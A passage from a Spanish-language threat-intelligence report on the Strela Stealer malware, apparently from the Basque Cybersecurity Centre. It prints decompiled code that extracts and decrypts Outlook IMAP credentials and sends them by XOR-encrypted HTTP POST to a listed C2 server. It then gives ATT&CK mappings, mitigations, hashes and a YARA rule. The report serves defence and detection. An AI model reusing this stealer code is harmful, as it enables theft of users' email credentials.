Utilizando el nombre de la subclave, construye una ruta completa, permitiéndole acceder a información específica almacenada en el registro del sistema. Otra vez hace uso de la función *RegQueryInfoKeyA* para obtener el número de valores que existen bajo esa clave.

```
66      for ( i = 0; i < cantidadSubclaves; ++i )
67      {
68        memset(nombreSubclave, 0, 260ui64);
69        cchName = 260;
70        if ( !RegEnumKeyExA(clave, i, nombreSubclave, &cchName, 0i64, 0i64, 0i64, 0i64) )
71        {
72          memset(rutaSubclave, 0, 260ui64);
73          lstrcpyA(
74            rutaSubclave,
75            "SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\");
76          lstrcatA(rutaSubclave, nombreSubclave);
77          if ( RegOpenKeyExA(HKEY_CURRENT_USER, rutaSubclave, 0, KEY_READ, &v5) )
78            return;
79          if ( !RegQueryInfoKeyA(v5, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64, &cantidadValores, 0i64, 0i64, 0i64, 0i64) )
```

Ilustración 25: Bucle encargado de recorrer cada uno de los perfiles y comprobar si existen valores.

Finalmente, recorre cada uno de los valores almacenados en busca de los siguientes nombres de valor:

- IMAP Server
- IMAP User
- IMAP Password

Cada uno se almacenará en una sección de memoria creada previamente y, en caso de que los tres valores anteriores se hayan encontrado, se concatenarán separados por el carácter “,”. Para separar los diferentes perfiles se hace uso del carácter “\n” (salto de línea). Las contraseñas almacenadas en el registro se encuentran protegidas. Por lo tanto, antes de concatenar la información que se va a exfiltrar, es necesario hacer uso de la función *CryptUnprotectData*, que se encargará de descifrar el contenido. Esta función solo sirve para descifrar el contenido dentro de la máquina donde se almacena la información cifrada. Esta misma llamada en otro equipo produciría otro resultado por eso se ejecuta en local y no en el servidor como en el caso de ThunderBird.

```
if ( !RegEnumValueA(v5, j, nombreValor, &longitudNombreValor, 0i64, &Type, datosValor, &tamañoDatos) )
{
  if ( lstrcmpA(nombreValor, "IMAP Server") )
  {
    if ( lstrcmpA(nombreValor, "IMAP User") )
    {
      if ( !lstrcmpA(nombreValor, "IMAP Password") )
      {
        *(&pDataIn.cbData + 1) = 0;
        pDataIn.cbData = tamañoDatos - 1;
        pDataIn.pbData = &datosValor[1];
        pDataOut = 0i64;
        CryptUnprotectData(&pDataIn, 0i64, 0i64, 0i64, 0i64, 1u, &pDataOut);
        WideCharToMultiByte(0, 0, (LPCWCH)pDataOut.pbData, pDataOut.cbData, valor2, 260, 0i64, 0i64);
        LocalFree(pDataOut.pbData);
      }
    }
    else
    {
      lstrcpyA(valor3, (LPCSTR)datosValor);
    }
  }
  else
  {
    lstrcpyA(valor1, (LPCSTR)datosValor);
  }
}
if ( valor1[0] && valor2[0] && valor3[0] )
{
  contador += wsprintfA(&cadenaDatos[contador], "%s,%s,%s\n", valor1, valor3, valor2);
  cadenaDatos = (CHAR *)j__realloc_base(cadenaDatos, contador + 1024);
```

Ilustración 26: Enumeración de los valores de la clave de registro, comprobación del nombre, descifrado de la contraseña y concatenación de todos los valores de interés obtenidos.

Al igual que pasaba con el robo de credenciales en ThunderBird, esta sección de código también intenta exfiltrar la información vía HTTP y lo intenta de forma infinita hasta recibir por respuesta “HK”.

```
if ( cadenaDatos[2] )
{
  do
  {
    while ( 1 )
    {
      tamañoDatos = 0;
      v4 = exfiltrate_internet_post(cadenaDatos, contador, &tamañoDatos);
      if ( v4 )
        break;
      Sleep(0x3E8u);
    }
  }
  while ( lstrcmpA(&v4[tamañoDatos - 2], "KH") );
}
free(cadenaDatos);
```

Ilustración 27: Intento de exfiltrar la información.

Exfiltración de la información vía HTTP POST

Para llevar a cabo la exfiltración de la información extraída, Strela crea una conexión mediante *InternetOpenA* con un *User-Agent* personalizado, que coincide con el utilizado por **Google Chrome en Windows 10**:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36

Ilustración 28: Información obtenida de myip.ms.

El código continúa con la asignación de la dirección IP del servidor al que se quiere conectar, haciendo uso de la llamada *InternetConnectA*, posteriormente abre una petición de tipo POST a la ruta "/server.php".

```
internetHandle = InternetOpenA(
                   "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.1"
                   "13 Safari/537.36",
                   1u,
                   0i64,
                   0i64,
                   0);
internetHandle1 = internetHandle;
if ( internetHandle )
{
  connectionHandle = InternetConnectA(internetHandle, "91.215.85.209", 0x50u, 0i64, 0i64, 3u, 0, 0i64);
  internetConnectionHandle = connectionHandle;
  if ( connectionHandle )
  {
    requestHandle = HttpOpenRequestA(connectionHandle, "POST", "/server.php", 0i64, 0i64, 0i64, 0x80000200, 0i64);
    if ( requestHandle )
```

Ilustración 29: Código encargado de crear la petición web para la exfiltración de los datos.

Tanto la información enviada, como la recibida, se trasmiten por una conexión no segura, por lo tanto, para evitar que el contenido del mensaje sea visible y de esta forma se pueda detectar por sistemas de monitorización de red, *Strela* cifra las comunicaciones con una clave XOR:

```
keyStringLength = lstrlenA("7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40");
currentIndex = 0;
keyStringSize = keyStringLength;
currentChar = inputString;
do
{
  ++currentChar;
  keyStringIndex = currentIndex++;
  *(currentChar - 1) ^= String[keyStringIndex % keyStringSize];
}
while ( currentIndex < inputLength );
```

Ilustración 30: Cifrado XOR de las comunicaciones.

Tanto para el envío de la información como para su recepción hace uso de la misma contraseña de cifrado/descifrado:

7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40

Para enviar la petición web llama a la función *HTTPSendRequestA* donde se le envía el buffer con los datos que se quieren exfiltrar una vez cifrados. A continuación hace uso de *InternetReadFile* para obtener la respuesta del servidor,

que también descifra y que devuelve en el tercer parámetro de la función encargada de la exfiltración.

```
if ( HttpSendRequestA(requestHandle, 0i64, 0, inputString, inputLength) )
{
  buffer = j__malloc_base(0x401ui64);
  bytesRead = 0;
  newBuffer = buffer;
  if ( !InternetReadFile(requestHandle, buffer, 0x400u, &bytesRead) )
    goto LABEL_11;
  while ( bytesRead )
  {
    readBytesCount = bytesRead + (unsigned int)readBytesCount;
    newBuffer[readBytesCount] = 0;
    reallocBuffer = (char *)j__realloc_base(newBuffer, (unsigned int)(readBytesCount + 1025));
    bytesRead = 0;
    newBuffer = reallocBuffer;
    if ( !InternetReadFile(requestHandle, &reallocBuffer[readBytesCount], 0x400u, &bytesRead) )
      goto LABEL_11;
  }
  if ( (_DWORD)readBytesCount )
  {
    decryptKeyStringLength = lstrlenA("7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40");
    decryptBuffer = newBuffer;
    do
    {
      ++decryptBuffer;
      decryptKeyIndex = (unsigned int)exfiltratedData;
      LODWORD(exfiltratedData) = (_DWORD)exfiltratedData + 1;
      *(decryptBuffer - 1) ^= String[decryptKeyIndex % decryptKeyStringLength];
    }
    while ( (unsigned int)exfiltratedData < (unsigned int)readBytesCount );
    exfiltratedData = newBuffer;
    *resultValue = readBytesCount;
```

Ilustración 31: Envío de la información al servidor, obtención de la respuesta, descifrado y devolución.

Vulnerabilidades explotadas

No se identifican, a priori, vulnerabilidades específicas que estén siendo explotadas por los actores involucrados con Strela de forma general o por el propio binario de *stealer*.

Técnicas MITRE ATT&CK

MITRE ATT&CK			
Initial Access	**T1566.001**	Spearphishing Attachment	**M1049: Antivirus/Antimalware** Anti-virus can also automatically quarantine suspicious files.
			M1017: User Training Users can be trained to identify social engineering techniques and spearphishing emails.
			M1021: Restrict Web-Based Content Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments.
			M1031: Network Intrusion Prevention Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
			M1054: Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing)
	T1566	Phishing	**M1021: Restrict Web-Based Content** Determine if certain websites or attachment types (ex: .scr, .exe, .pif, .cpl, etc.) that can be used for phishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.
			M1049: Antivirus/Antimalware Anti-virus can automatically quarantine suspicious files.
			M1017: User Training Users can be trained to identify social engineering techniques and phishing emails.

			M1054: Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing)
			M1031: Network Intrusion Prevention Network intrusion prevention systems and systems designed to scan and remove malicious email attachments or links can be used to block activity.
Execution	**T1059.007**	JavaScript	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
			M1042: Disable or Remove Feature or Program Turn off or restrict access to unneeded scripting components.
			M1038: Execution Prevention Denylist scripting where appropriate.
			M1021: Restrict Web-Based Content Script blocking extensions can help prevent the execution of JavaScript and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.
	T1059	Command and Scripting Interpreter	**M1049: Antivirus/Antimalware** Anti-virus can be used to automatically quarantine suspicious files.
			M1021: Restrict Web-Based Content Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.

			M1026: Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1045: Code Signing Where possible, only permit execution of signed scripts.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [Visual Basic](https://attack.mitre.org/techniques/T1059/005) and [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
			M1038: Execution Prevention Use application control where appropriate.
			M1042: Disable or Remove Feature or Program Disable or remove any unnecessary or unused shells or interpreters.
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Credential Access	**T1552.002**	Credentials in Registry	**M1047: Audit** Proactively search for credentials within the Registry and attempt to remediate the risk.
			M1027: Password Policies Do not store credentials within the Registry.
			M1026: Privileged Account Management If it is necessary that software must store credentials in the Registry, then ensure the associated accounts have limited permissions so they cannot be abused if obtained by an adversary.
	T1552	Unsecured Credentials	**M1015: Active Directory Configuration** Remove vulnerable Group Policy Preferences.(Citation: Microsoft MS14-025)
			M1022: Restrict File and Directory Permissions Restrict file shares to specific directories with access only to necessary users.

			M1028: Operating System Configuration There are multiple methods of preventing a user's command history from being flushed to their .bash_history file, including use of the following commands: <code>set +o history</code> and <code>set -o history</code> to start logging again; <code>unset HISTFILE</code> being added to a user's .bash_rc file; and <code>ln -s /dev/null ~/.bash_history</code> to write commands to <code>/dev/null</code>instead.
			M1051: Update Software Apply patch KB2962486 which prevents credentials from being stored in GPPs.(Citation: ADSecurity Finding Passwords in SYSVOL)(Citation: MS14-025)
			M1047: Audit Preemptively search for files containing passwords or other credentials and take actions to reduce the exposure risk when found.
			M1026: Privileged Account Management If it is necessary that software must store credentials in the Registry, then ensure the associated accounts have limited permissions so they cannot be abused if obtained by an adversary.
			M1017: User Training Ensure that developers and system administrators are aware of the risk associated with having plaintext passwords in software configuration files that may be left on endpoint systems or servers.
			M1041: Encrypt Sensitive Information When possible, store keys on separate cryptographic hardware instead of on the local system.
			M1027: Password Policies Use strong passphrases for private keys to make cracking difficult. Do not store credentials within the Registry. Establish an organizational policy that prohibits password storage in files.
			M1037: Filter Network Traffic Limit access to the Instance Metadata API using a host-based firewall such as iptables. A properly configured Web Application Firewall (WAF) may help prevent external adversaries from exploiting Server-side Request Forgery (SSRF) attacks that allow access to the Cloud Instance Metadata API.(Citation: RedLock Instance Metadata API 2018)
	T1552.001	Credentials In Files	**M1022: Restrict File and Directory Permissions** Restrict file shares to specific directories with access only to necessary users.

			M1047: Audit Preemptively search for files containing passwords and take actions to reduce the exposure risk when found.
			M1027: Password Policies Establish an organizational policy that prohibits password storage in files.
			M1017: User Training Ensure that developers and system administrators are aware of the risk associated with having plaintext passwords in software configuration files that may be left on endpoint systems or servers.
Discovery	**T1083**	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1614.001	System Language Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1012	Query Registry	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1614	System Location Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Command And Control	**T1573.001**	Symmetric Cryptography	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
	T1071	Application Layer Protocol	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
	T1573	Encrypted Channel	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
			M1020: SSL/TLS Inspection SSL/TLS inspection can be used to see the contents of encrypted sessions to look for network-based indicators of malware communication protocols.

	T1071.001	Web Protocols	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
Exfiltration	**T1041**	Exfiltration Over C2 Channel	**M1031: Network Intrusion Prevention** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool command and control signatures over time or construct protocols in such a way to avoid detection by common defensive tools. (Citation: University of Birmingham C2)
			M1057: Data Loss Prevention Data loss prevention can detect and block sensitive data being sent over unencrypted protocols.

Mitigación

Medidas a nivel de endpoint

Implementar una política que no permita la ejecución de binarios no firmados puede prevenir la ejecución del malware Strela. Sin embargo, esta estrategia puede no ser práctica debido a que muchos desarrolladores y paquetes de software no distribuyen productos firmados.

Prohibir o al menos monitorizar la ejecución de binarios desconocidos o de fuentes no confiables puede servir como una alarma inicial para detectar la presencia del malware y limitar su propagación. Esta medida es más general y se ajusta a la forma en que se crea y distribuye el software legítimo.

Mantener endpoints vigilados con soluciones de monitorización, antivirus y EDR, y establecer una política de actualizaciones para mantener los sistemas al día con las últimas correcciones de vulnerabilidades.

Realizar programas de capacitación para concienciar a los usuarios sobre las prácticas de ciberseguridad. Esto incluye enseñarles a identificar correos electrónicos o sitios web sospechosos, no abrir archivos adjuntos o enlaces desconocidos, y evitar descargar software de fuentes no confiables. Los usuarios capacitados son menos propensos a caer en trampas y ejecutar malware.

Medidas a nivel de red

Utilizar herramientas de análisis de tráfico de red para monitorear y examinar el tráfico en busca de patrones o comportamientos sospechosos. Esto puede ayudar a identificar posibles comunicaciones de comando y control utilizadas por el *stealer* para comunicarse con los servidores de los atacantes.

Implementar una solución de filtrado de contenido web que bloquee el acceso a sitios web maliciosos o de alto riesgo.

Medidas y consideraciones adicionales

Enviar todos los eventos del sistema, especialmente los más importantes, a un sistema externo que centralice los registros de todos los equipos de la red. Esto garantiza la trazabilidad y ayuda a detectar intrusiones en el sistema.

Mantener una política de actualizaciones para asegurarse de que todos los sistemas estén al día y no tengan vulnerabilidades que los atacantes puedan explotar.

Eliminar las contraseñas por defecto en todos los sistemas y aplicar una política de contraseñas que exija contraseñas seguras y cambios periódicos. Además, utilizar autenticación de dos factores en todos los sistemas que lo permitan.

Mantener al equipo de seguridad actualizado sobre las nuevas vulnerabilidades conocidas y asegurarse de que tienen conocimiento de todos los sistemas utilizados en la infraestructura tecnológica. De ser necesario, aplicar medidas de mitigación adicionales en situaciones específicas.

Recomendamos evitar el uso de los sistemas de gestión de credenciales integrados en los navegadores y clientes de correo convencionales. En su lugar, se sugiere optar por aplicaciones específicas diseñadas para gestionar contraseñas de manera segura y confiable.

En caso de incidente con este malware, debe ser reportado a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- f64713970573f33c6f786065dda75111ed65406aea26bf7e6e4d26ceaa7412df
- b3070cd02c3da848cfbded87b39539094abdc28b79a6017176eb4b3f031bede0
- 61118d0f778c2f9b3a2bb3e37176ba6a13ee266c49b89dab7e187129f5c00887
- 4f70e4e8d0e5a58c31a3cdd32dd02f03099877ba65dcc4ef822aa98a4c9b703c

Yara:

- Estas reglas sirven para identificar las muestras de la familia *Strela Stealer* en sistemas Windows.

YARA


```
rule Payload_Win_Strela{
    meta:
        author = "Innotec"
        description = "Detects Strela Stealer Payload Windows"
    strings:
        $ =
"SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF
0413111d3B88A00104B2A6676\\" ascii
        $ = "%s%s\\logins.json" ascii
        $ = "%s%s\\key4.db" ascii
        $ = "IMAP User" ascii
        $ = "/server.php" ascii
        $ = "POST" ascii
        $ = "IMAP Server" ascii
        $ = "IMAP Password" ascii
        $ = "Die Datei ist besch" ascii
        $ = "El archivo est" ascii
        $ = "danneggiato e non pu" ascii
        $ = "essere eseguito." ascii
        $ = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36" ascii
        $ = "ado y no se puede ejecutar." ascii
```

```
        $ = "\\Thunderbird\\Profiles\\" ascii
    condition:
        uint16(0) == 0x5a4d and (10 of them)
}
```

Referencias adicionales

- https://medium.com/@DCSO_CyTec/shortandmalicious-strelastealer-aims-for-mail-credentials-a4c3e78c8abc
- https://cert-agid.gov.it/news/analisi-tecnica-e-considerazioni-sul-malware-strela/
- https://research.openanalysis.net/strelastealer/stealer/2023/05/07/strela.html
- https://www.bleepingcomputer.com/news/security/new-strelastealer-malware-steals-your-outlook-thunderbird-accounts/

Apéndice A: Mapa de técnicas de ATT&CK



EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA